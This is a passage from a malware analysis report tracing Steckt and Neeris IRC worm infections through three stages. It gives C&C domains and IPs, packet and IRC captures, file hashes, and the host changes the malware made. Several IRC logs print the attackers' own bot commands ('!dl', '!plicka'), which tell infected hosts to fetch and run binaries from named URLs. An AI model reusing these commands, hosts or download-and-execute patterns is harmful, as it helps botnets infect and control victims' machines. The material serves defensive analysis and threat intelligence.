Due to the number of interrelated activities, the flow has been broken into three infection stages. Table 3 summarizes the domains/IP addresses used in relation to each stage. Figure 10 illustrates the infection execution map and the suggested stages.

Sym.	Domain/IP Address	Protocol	Port	Stage
d0	4shared.com	TCP/HTTP	80	1, 2
d1	h1479562.stratoserver.net	TCP/IRC	5050	1, 3
d2	divshare.com	TCP/HTTP	80	2, 3
d3	st4.divshare.com	TCP/HTTP	80	2, 3
d4	topcongo.be	TCP/HTTP	80	3
d5	team.immsky.de	TCP/IRC	81	3
d7	app2.divshare.com	TCP/HTTP	80	3
d8	.static.steadfastdns.net	DNS/PTR	53	3
d9	f.eastmoon.pl	TCP/IRC	9000	3
d10	wifi-usbx.me	DNS	53	3
d11	h1604802.stratoserver.net	TCP/RELOAD	1986	3
IP1, IP2, IP3	87.106.83.47, 217.160.123.192, 37.123.118.4	TCP/RELOAD	1986	3

Table 3. Summary Steckt and Neeris worms/IRCbots domains and IP addresses used during C&C.




Figure 10. Infection map of the Steckt and Neeris worms/IRCbots.

Stage 1 – is initiated with resolving the shortened URL extracted from the binary “boom.exe” memory dump. As discussed in Section 3.2.1, the final destination of this URL is the cloud storage service; 4shared. The hosted binary “hotimg.facebook.pif” was downloaded. Upon execution, an alias process with the name “adobereader.exe” was spawned. Following the execution, A DNS response to the domain “h1479562.startoserver.net” was returned with a resource record of “85.214.137.233”. The infected host then established a session to join the IRC channel “#biz abc” over TCP port 5050.

The user mode (-ix) observed denotes that 1) the host (nickname) state within the channel should be visible through the “-i” (Kalt (A), 2000), and 2) the hostname or IP address of the particular nickname should be unhidden/unmasked through the “-x”. The user mode (x) may be implementation specific.

Eventually, the infected host connected to the *Internet Relay Network* “irc.priv8net7.com”. As a side note, later in Stage 3 the IP address 85.214.137.233 is also returned as a resource record for a different domain; “team.immsky.de”. Although, no connections were established to that same IP address in that case, however, the same Internet Relay Network “irc.priv8.net7.com” is joined.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
157	81.144959	10.10.10.128	51594	85.214.137.233	5050	TCP	112	51594 > 5050 [PSH, ACK]
0000								45 00 .*,&.,h. tS.F..E.
0010	00 62 5f e1 40 00 7f 06	a7 6b 0a 0a 0a 80 55 d6						.b_@...k...U.
0020	89 e9 c9 8a 13 ba 74 fa	7d d0 d0 17 38 fc 50 18					t. }...8.P.
0030	3e 9e 31 9f 00 00 4a 41	49 4e 20 23 62 69 7a 20						>.1...JO IN #012
0040	61 62 63 0d 0a 4d 4f 44	45 20 6e 7b 55 53 41 7c						abc..MOD E n{USA
0050	30 30 7c 70 7c 31 34 31	35 38 7d 20 2d 69 78 0d						00 p 141 58} -ix.
0060	0a 4a 4f 49 4e 20 23 62	69 7a 20 61 62 63 0d 0a						.JOIN #b 12 abc..
NICK n{USA 00 p 14158}								
USER win7-97 * 0 :WIN-65C9L52GB4N								
:001 irc.priv8net7.com								
002 002 002								
003 003 003								
004 004 004								
005 005 005								
005 005 005								
005 005 005								
PING 422 MOTD								
MODE n{USA 00 p 14158} -ix								
JOIN #biz abc								
MODE n{USA 00 p 14158} -ix								
JOIN #biz abc								
MODE n{USA 00 p 14158} -ix								
JOIN #biz abc								
PONG 22 MOTD								
:n{USA 00 p 14158}!win7-97@ JOIN :#biz								

Generally, this is dependent the nature of an IRC network; a group of IRC servers connected to each other (Kalt (B), 2000), Figure 11 (●). However, there are cases where the implementation of such an architecture may be different. The variations of interest in the context of this discussion are IRC bouncers, and IRC daemons.

An IRC bouncer, Figure 11 (●) – BNC for short – can be thought of as a hosted software component implemented to act as an IRC proxy server between a client and the final IRC server. In this case, the BNC is capable of a) relaying the IRC traffic between the client and the IRC server, and b) hide the connection details (hostname or IP address) of the other end of the IRC session. The use of BNCs – sometimes referred to as *stepping stones* – has been discussed in (Ramsbrock, Wang & Jiang, 2008) and (Goel, Feng, Feng & Maier., 2007). In fact, several open-source IRC bouncers are available, such as ZNC and psyBNC. On the other hand, an IRC daemon (IRCd) is the software implementation of the server side of the IRC protocol, Figure 11 (●). IRCd servers are mostly built to host private IRC chat services. However, an IRCd server may also be linked to an existing IRC network, for example, EU-EFnet.




Figure 11. Simplified projections of IRC networks/potential variations mapped against observed domains.

One of the major challenges encountered during the analysis of IRC traffic is the implementation-specific features of an IRC network, server, or even client. The issue inflates with custom BNC and IRCd implementations.

Table 4 summarizes the activities observed during Stage 1. The Source and Alias columns refer to the origin of the activity, C&C refers to the contacted domain/IP address, Protocol and Port illustrate the Protocol and the Port used by the origin, and the Purpose refers to the action/purpose of the observed network activity.

Source	Alias (if any)	C&C	Protocol	Port	Purpose
boom.exe	boom.exe	4shared.com	TCP/HTTP	80	Download binary
hotimg.facebook.pif	adobereader.exe	h1479562.stratoserver.net /85.214.137.233	TCP/IRC	5050	Join IRC #biz abc

Table 4. Summary of the activities observed during Stage 1.

Stage 2 – After the IRC channel “#biz abc” has been joined in Stage 1, several URLs were pushed to the infected host. This denotes the beginning of Stage 2.

```
n{USA|00|p|14158}!win7-97@ : JOIN :#biz
:irc.priv8net7.com 332 n{USA|00|p|14158} #biz :!plicka.stp|!plicka http://www.divshare.com/
direct/24905106-3ab.joke|!t.stop|!t.msg haha hot images http://goo.gl/falfAz?images/|!a.stp|!t.msg
haha hot images http://goo.gl/falfAz?photo/|!m.stp|!m haha hot images http://goo.gl/falfAz?album/
:irc.priv8net7.com 333 n{USA|00|p|14158} #biz x 1387126892
```

The first URL points to a binary file with the name “joke” hosted on a cloud storage service; divshare.com. The three remaining shortened URLs resolve to a single “Script” or “screensaver” file of name “foto.scr” which is hosted at the cloud storage service 4shared.

hxxp://www.4shared.com/download/Hq2h11JE/foto

Immediately after, a DNS response to the domain “divshare.com” was received. This was followed by an HTTP request to download the binary “joke”. It is worth noting that the domain “4shared.com” was not queried, hence, the file “foto.scr” was not downloaded. Also, the HTTP response from the server returned HTTP status 302 and had the *Location* HTTP header present. This resulted in requesting the file download from a subdomain of “divshare.com”; in this case “st4.divshare.com”, to fetch the file, however, the URL pattern is different. The second response also returned status 302 resulting in the redirection to another HTTP request with yet a different URL pattern. This redirection behavior may have been implemented in an attempt to avoid detection by jumping from one park to another until the final park containing the malicious file is reached.

```

GET /direct/24905106-3ab.joke HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: www.divshare.com

HTTP/1.1 302 Found
Date: Sun, 15 Dec 2013 17:24:03 GMT
Server: Apache/2.2.3 (CentOS)
Location: http://st4.divshare.com/direct.php?f=24905106&s=3ab.joke
GET /direct.php?f=24905106&s=3ab.joke HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: st4.divshare.com
Connection: Keep-Alive

HTTP/1.1 302 Found
X-Powered-By: PHP/5.1.6
Location: http://st4.divshare.com/launch.php?f=24905106&s=3ab&is_direct=true
Content-type: text/html
Content-Length: 0
Date: Sun, 15 Dec 2013 17:24:04 GMT
Server: lighttpd/1.4.29

GET /launch.php?f=24905106&s=3ab&is_direct=true HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: st4.divshare.com
Connection: Keep-Alive

```

At this point, the binary “joke” has been downloaded to the local disk and has the following information

```

dev:new sync$ file joke
joke: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:new sync$ md5 joke
MD5 (joke) = 99ef543a23b31faeb86a598744466

```

Although the file “foto.scr” was not downloaded automatically, the file was manually downloaded through the browser for later inspection. The file “foto.scr” has the following information.

```

dev:new sync$ file foto.scr
foto.scr: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:new sync$ md5 foto.scr
MD5 (foto.scr) = 200f1490feb9870ab66b273a0dc27f6c

```

Following the download of the “joke” file, several private messages – denoted as PRIVMSG – from the infected host to the IRC channel “#spread” were observed. The purpose of this channel is unclear as it has never been joined by the infected host. However, the messages exchanged indicate a reporting mechanism of the state of the execution back to the attacker, for example, the message “created proc:” and the PID value of the executable. This behavior is evident in all download/execution attempts.

```

PRIVMSG #spread :dl: therad dis.
:irc.priv8net7.com 401 n{USA|00|p|14158} #spread :Dont do that...
PRIVMSG #spread :im: thread killd.
:irc.priv8net7.com 401 n{USA|00|p|14158} #spread :Dont do that...
PRIVMSG #spread :im: thr active sendin' w/ email.
:irc.priv8net7.com 401 n{USA|00|p|14158} #spread :Dont do that...
PRIVMSG #spread :dl: f dld: 394.5KB to: C:\Users\Olympus\AppData\Local\Temp\google_32404.exe @ 78.9KB/s.
:irc.priv8net7.com 401 n{USA|00|p|14158} #spread :Dont do that...
PRIVMSG #spread :dl: created proc: "C:\Users\Olympus\AppData\Local\Temp\google_32404.exe", PID: <3012>
:irc.priv8net7.com 401 n{USA|00|p|14158} #spread :Dont do that...
PING :irc.priv8net7.com
PONG irc.priv8net7.com

```

As noted in the capture above, the binary “joke” was executed with an alias of “google_32404.exe”. Pivoting into its memory dump reveals the below shortened URLs.

```
dev:ircbots sync$ more google_32404-memory.txt
<U+FEFF>http://goo.gl/fa1fAz?imagespn/
http://goo.gl/fa1fAz?photo.jpg/
http://goo.gl/fa1fAz?jpg.skype/
http://goo.gl/fa1fAz?album.skype/
http://goo.gl/fa1fAz?foto.profil/
digsby-app.exe
!This program cannot be run in DOS mode.
```

These shortened URLs follow the same pattern of the ones pushed through the IRC channel “#biz abc” as discussed at the beginning of Stage 2. Although they are different, they still point to the same 4shared URL hosting the “foto.scr” file.

After that, the IRC channel “#biz abc” reported an error and the infected host exited the channel. Shortly later, the infected host rejoined the same channel and the same behavior as discussed at the beginning of Stage 2 was observed again. The only difference in this activity is the alias name “google_56383.exe” of the executed binary “joke”. The memory dump of this new alias contains the same shortened URLs found in the memory dump of the previous alias “google_32404.exe”.

```
JOIN #biz abc
n{USA|00|p|81345}!win7-92@ JOIN :#biz
:irc.priv8net7.com 332 n{USA|00|p|81345} #biz :!plicka.stp|!plicka http://www.divshare.com/
direct/24905106-3ab.joke|!t.stop|!t.msg haha hot images http://goo.gl/fa1fAz?images/|!a.stp|!t.msg
haha hot images http://goo.gl/fa1fAz?photo/|!m.stp|!im haha hot images http://goo.gl/fa1fAz?album/
:irc.priv8net7.com 333 n{USA|00|p|81345} #biz x 1387126892
MODE n{USA|00|p|81345} -ix
JOIN #biz abc
PONG 22 MOTD
PRIVMSG #spread :dl: therad dis.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :im: thread killd.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :im: thr active sendin' w/ email.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :dl: f dld: 394.5KB to: C:\Users\Olympus\AppData\Local\Temp\google_56383.exe @
78.9KB/s.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :dl: created proc: "C:\Users\Olympus\AppData\Local\Temp\google_56383.exe", PID:
<776>
```

At the time of the analysis, the execution of both binaries “google_32404.exe” and “google_56383.exe” did not yield any noticeable network activities. Given the URLs found in the memory dump, as well as the termination behavior after execution, it is believed that these binaries may act as injectors similar to the binary “boom.exe”.

Table 5 summarizes the activities observed during stage 2. Activities that were manually conducted, i.e., downloading the file “foto.scr” are not included.

Source	Alias	C&C	Protocol	Port	Purpose
IRC #biz abc	-	divshare.com/208.100.16.103	TCP/HTTP	80	Download/execute binary
divshare.com	-	st4.divshare.com/208.100.16.112	TCP/HTTP	80	Download binary

Table 5. Summary of the activities observed during Stage 2.

Stage 3 – While the infected host was still joined to the IRC channel “#biz abc”, an IRC user (username) “java” from a different IRC channel/host “@jobs” changed the topic of the IRC channel “#biz”. This is denoted in the capture below with “java@jobs TOPIC #biz”. The TOPIC command/channel operation is used to view or change a channel’s topic (Kalt (A), 2000). In this case, the change includes a URL to download a binary file. The binary file name has been eradicated due to the inappropriate language used to name the binary file.

```
:x!java@jobs TOPIC #biz :!plicka.stp|!plckaup http://topcongo.be/site2/.....exe
PRIVMSG #spread :dl: therad dis.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :dl: f dld: 0.1KB to: C:\Users\Olympus\AppData\Local\Temp\google_44516.exe @ 0.1KB/
s.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
PRIVMSG #spread :upd: failed upd: error exec f: C:\Users\Olympus\AppData\Local\Temp
\google_44516.exe.
:irc.priv8net7.com 401 n{USA|00|p|81345} #spread :Dont do that...
```

As observed in Stage 2, the reporting mechanism through the IRC channel “#spread” is present. Although the binary file download was initiated as seen in the below capture, the execution of that binary failed (third PRIVMSG above). It is noted that the size of the download binary is 1KB (second PRIVMSG above) indicating an erroneous download. The reason for such an erroneous download is that the link on which the traffic was captured is censored and prohibits explicit content from being viewed/downloaded. Due to the inappropriate binary name, the file was considered as explicit material, hence, it was blocked from being correctly downloaded.


```
2459 10.10.10.1 53 10.10.10.128 62329 DNS Standard query response 0xddd38 A 213.186.33.19
2460 10.10.10.128 51629 213.186.33.19 80 TCP 51629 > http [SYN] Seq=0 Win=64240 Len=0 MSS=143
2461 213.186.33.19 80 10.10.10.128 51629 TCP http > 51629 [SYN, ACK] Seq=0 Ack=1 Win=64240 Le
2462 10.10.10.128 51629 213.186.33.19 80 TCP 51629 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
2463 10.10.10.128 51629 213.186.33.19 80 HTTP GET /site2/.....exe HTTP/1.1
2464 213.186.33.19 80 10.10.10.128 51629 HTTP HTTP/1.0 200 OK (text/html)

0000
0010 00 49 00 00 40 00 40 11 12 10 0a 0a 0a 01 0a 0a .*.&..h. tS.F..E.
0020 0a 80 00 35 f3 79 00 35 05 5a dd 38 81 80 00 01 .I..@.@. ....
0030 00 01 00 00 00 00 08 74 6f 70 63 6f 6e 67 6f 02 ...5.y.5 .Z.8....
0040 62 65 00 00 01 00 01 c0 0c 00 01 00 01 00 01 51 .....t opcongo.
0050 80 00 04 d5 ba 21 13 be.....Q
.....!
```

In order to maintain the flow of events and continue the analysis, the binary file was manually downloaded and executed on the behalf of the username “java”. The file name has been eradicated due to the inappropriate language.

```
dev:ircbots sync$ file k.exe
k.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:ircbots sync$ md5 k.exe
MD5 (k.exe) = 45b29300451c9c34e551d3f71a736299
```

Upon executing the binary “f***.exe”, it spawned over 470 processes with the name “flashapp.exe”. As a result, CPU utilization reached 100% and testing machine became unresponsive.



```
Untitled1.ps1* X
1 function count_pids([string]$process) {
2   @(Get-Process $process).Count
3 }
4 |
5 count_pids flashapp
6

PS C:\Users\Olympus> function count_pids([string]$process) {
  @(Get-Process $process).Count
}

count_pids flashapp

472
```

The first network activity observed after execution is a DNS query to the domain “team.immsky.de”. The DNS response returned three resource records for the queried domain with a low TTL of 6 minutes for each resource record.

```

▼ Queries
  ▶ team.immsky.de: type A, class IN
▼ Answers
  ▼ team.immsky.de: type A, class IN, addr 98.158.179.127
    Name: team.immsky.de
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 6 minutes
    Data length: 4
    Addr: 98.158.179.127 (98.158.179.127)
  ▼ team.immsky.de: type A, class IN, addr 50.115.113.149
    Name: team.immsky.de
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 6 minutes
    Data length: 4
    Addr: 50.115.113.149 (50.115.113.149)
  ▼ team.immsky.de: type A, class IN, addr 85.214.137.233
    Name: team.immsky.de
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 6 minutes
    Data length: 4
    Addr: 85.214.137.233 (85.214.137.233)
```

It is worth noting that the last resource record returned from the DNS response above has the same IP address of the domain “h1479562.stratoserver.net”. This is the same domain that was queried in Stage 1 to initiate the session to the IRC channel “#biz abc”. Following the DNS response, the infected host initiated a TCP IRC session over port 81 to IP address 98.158.179.127. The IRC session was initiated by setting a connection password through the PASS IRC command.

```
PASS \adobe2.tmp
NICK n[USA|WN7]234651
USER 8680 "" "win" :8680
```

In this particular instance, the PASS command was passed a file stored on the local disk at “C:\Users\Olympus\AppData\Local\Temp\” with the name “adobe2.tmp”. This file was dropped by the alias “flashapp.exe” and its contents are as follows

```
dev:ircbots sync$ more adobe2.tmp
website=1
```

The IRC session continued by joining the IRC channels “#n jobs”, “#test1”, and “#test2”.

```
JOIN #n jobs
:n[USA|WN7]234651!8680@ JOIN :#n
:irc.priv8net6.com 332 n[USA|WN7]234651 #n :!j #test1 | !j #test2
:irc.priv8net6.com 333 n[USA|WN7]234651 #n x 1387130312
PONG 422
JOIN #test1 |
JOIN #test2 (null)
:n[USA|WN7]234651!8680@ JOIN :#test1
:irc.priv8net6.com 332 n[USA|WN7]234651 #test1 :!dl http://www.divshare.com/direct/24906013-a13.sp
:irc.priv8net6.com 333 n[USA|WN7]234651 #test1 x 1387130836
:n[USA|WN7]234651!8680@ JOIN :#test2
:irc.priv8net6.com 332 n[USA|WN7]234651 #test2 :!dl http://www.divshare.com/direct/24906020-6a8.omg
:irc.priv8net6.com 333 n[USA|WN7]234651 #test2 x 1387130947
.l.u.m.u.l.u..lPING :irc.priv8net6.com
PONG :irc.priv8net6.com
Syntax error
:h!h@bossman PRIVMSG #n :!dl http://topcongo.be/site2/trafic.exe
:h!h@jobs PRIVMSG #n :!dl http://topcongo.be/site2/trafic.exe
@.ePING :irc.priv8net6.com
PONG :irc.priv8net6.com
```

From the capture above, the channel “#test1” instructed a download of a binary file with the name “sp”. Channel “#test2” instructed a download of another binary file with the name “omg”. Finally, the username “h” from the two channels/hosts “#bossman” and “#jobs” – same channel as the username “java” – sends two private messages to the IRC channel “#n jobs” containing URL to a binary file with the name “trafic.exe”. As noted, the first two binaries are hosted at “divshare.com”, while the binary “trafic.exe” is hosted at “topcongo.be”; the same host of the binary “f***.exe” downloaded earlier.

```

dev:new sync$ file sp
sp: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:new sync$ md5 sp
MD5 (sp) = 79f5c4b9af57a4fa9d0b63cc07ce07ae

dev:new sync$ file omg
omg: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:new sync$ md5 omg
MD5 (omg) = 8ca3c12466fb8d5dd43cee0390aad48a

dev:new sync$ file trafic.exe
trafic.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:new sync$ md5 trafic.exe
MD5 (trafic.exe) = 7ba2f0ef1167e6c8bd4da9ba0de4e3eb

```

Earlier in Section 3.2.1, the resemblance observed to the Dorkbot variant was briefly discussed. The suspected resemblance was strongly tightened upon executing the binary file “sp”. The execution resulted in a DNS query to the domain “f.eastmoon.pl”; the same domain observed during the analysis of the Dorkbot variant at Section 3.1. Another evidence of resemblance is that the host running the “sp” binary attempts to join the IRC channel “#sp yap” over TCP port 9000 which has also been identified earlier in Section 3.1. However, the join failed since the IRC channel is sinkholed by CERT Polska.

192.168.56.101	1025	192.168.56.1	53	DNS	Standard query 0x7dc1 A f.eastmoon.pl
192.168.56.1	53	192.168.56.101	1025	DNS	Standard query response 0x7dc1 A 148.81.111.111

148.81.111.111	9000	192.168.56.101	1038	TCP	cslistener >
0000			45	00	.. '{.*.. '.....E.
0010	00 ad 4d 88 40 00 35 06	fa f4 94 51 6f 6f c0 a8			..M.@.5. ...Qoo..
0020	38 65 23 28 04 0e ad 86	11 76 fd f9 f7 4d 50 18			8e#(.... .v...MP.
0030	16 d0 89 b6 00 00 3a 69	72 63 39 30 30 30 2d 73		:i rc9000-s
0040	69 6e 6b 68 6f 6c 65 2e	63 65 72 74 2e 70 6c 20			inkhole. cert.pl
0050	30 30 31 20 7b 55 53 41	2d 58 50 78 38 36 61 7d			001 {USA -XPx86a}
0060	67 68 78 78 77 62 79 61	20 3a 57 69 6c 6b 6f 6d			ghxxwbya :Wilkom
0070	65 6e 0a 3a 69 72 63 39	30 30 30 2d 73 69 6e 6b			en.:irc9 000-sink
0080	68 6f 6c 65 2e 63 65 72	74 2e 70 6c 20 33 37 36			hole.cer t.pl 376
0090	20 7b 55 53 41 2d 58 50	78 38 36 61 7d 67 68 78			{USA-XP x86a}ghx
00a0	78 77 62 79 61 20 3a 45	6e 64 20 6f 66 20 4d 4f			xwbya :E nd of MO
00b0	54 44 20 63 6f 6d 6d 61	6e 64 2e			TD comma nd.

Later on, the IRC channel “#n jobs” reports an error and the infected host exists. Afterwards, the infected host rejoins the IRC channels “#n jobs”, “#test1”, “#test2”, in addition, channel “#test3”. The rejoins were accompanied with the same download URLs of binaries “sp”, “omg”, and “trafic.exe”.

```

JOIN #n jobs
:[USA|WN7]926550!9265@ JOIN :#n
:irc.priv8net4.com 332 [USA|WN7]926550 #n :!j #test1 | !j #test2 | !j #test3
:irc.priv8net4.com 333 [USA|WN7]926550 #n h 1387134346
PONG 422
JOIN #test1 |
JOIN #test2 |
JOIN #test3 (null)
:[USA|WN7]926550!9265@ JOIN :#test1
:irc.priv8net4.com 332 [USA|WN7]926550 #test1 :!dl http://www.divshare.com/direct/24906013-a13.sp
:irc.priv8net4.com 333 [USA|WN7]926550 #test1 x 1387130836
:[USA|WN7]926550!9265@ JOIN :#test2
:irc.priv8net4.com 332 [USA|WN7]926550 #test2 :!dl http://www.divshare.com/direct/24906020-6a8.omg
:irc.priv8net4.com 333 [USA|WN7]926550 #test2 x 1387130947
:[USA|WN7]926550!9265@ JOIN :#test3
:irc.priv8net4.com 332 [USA|WN7]926550 #test3 :!dl http://topcongo.be/site2/trafic.exe
:irc.priv8net4.com 333 [USA|WN7]926550 #test3 h 1387134321
D.VH.Q.l.u.m.u.l.uPING :irc.priv8net4.com
PONG :irc.priv8net4.com
Syntax error
ERROR :Closing Link: [USA|WN7]926550[ ] (Client exited)

```

During the session, the use of the IRC channel mode (+o) was observed. This mode is used to modify the assignment of channel operator “chanop” privileges (Kalt (A), 2000) over an IRC channel. The observed modifications involved assigning “chanop” privileges to the nickname/username “hh” on channels “#n jobs” and “#test 3”.

```


:~get.my.front MODE #n +o hh
:~get.my.front MODE #test3 +o hh
:h!h@jobs QUIT :Ping timeout
PING :irc.priv8net6.com
PONG :irc.priv8net6.com
PING :irc.priv8net6.com
PONG :irc.priv8net6.com
:x!java@jobs PRIVMSG #n :-
PING :irc.priv8net6.com

```

At this point, three binaries are downloaded, namely, “sp” which behaves similar to the Dorkbot variant, “omg”, and “trafic.exe”. The binary file “omg” is discussed in Section 3.2.3.

When the binary “trafic.exe” was executed, it spawned a child process with the name “sms.exe”. No network activities were observed while executing this binary. However, interactions with the host were observed. For instance, a subsequent execution of the NetSh command. Specifically, the below registry key was manipulated to add an entry for the “sms.exe” binary, enabling itself through the local firewall.

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List



Another notable interaction is the modification of the startup page of at least Internet Explorer to point to the below URL.



Basically, this URL acts as a redirector landing page. The redirection behavior observed during the analysis is depicted in Figure 11.




Figure 11. Observed fbdirecto.net redirection model.

According to a Sucuri report (Sucuri, 2013), the website “<http://fbdirecto.net/1/>” runs an outdated version of WordPress, and that the site exhibits suspicious conditional redirection behavior, which Sucuri refers to as “htaccess malware” (Dede, 2010).

To recap the network activities observed so far, a summary table is provided below. After discussing the binaries “sp” and “traffic.exe”, Stage 3 concludes with the analysis of the remaining binary “omg”.

Source	Alias	C&C	Protocol	Port	Purpose
IRC java@jobs #biz abc	-	topcongo.be/213.186.33.19	TCP/HTTP	80	Download binary “f***.exe”
f***.exe	flashapp.exe	team.immsky.de	DNS	53	
f***.exe	flashapp.exe	team.immsky.be/98.158.179.127	TCP/IRC	81	Join IRC #n jobs,
IRC #test1	-	divshare.com, st4.divshare/208.100.16.103, 208.100.16.112	TCP/HTTP	80	Download binary “sp”
IRC #test2	-	divshare.com, st4.divshare/208.100.16.103, 208.100.16.112	TCP/HTTP	80	Download binary “omg”
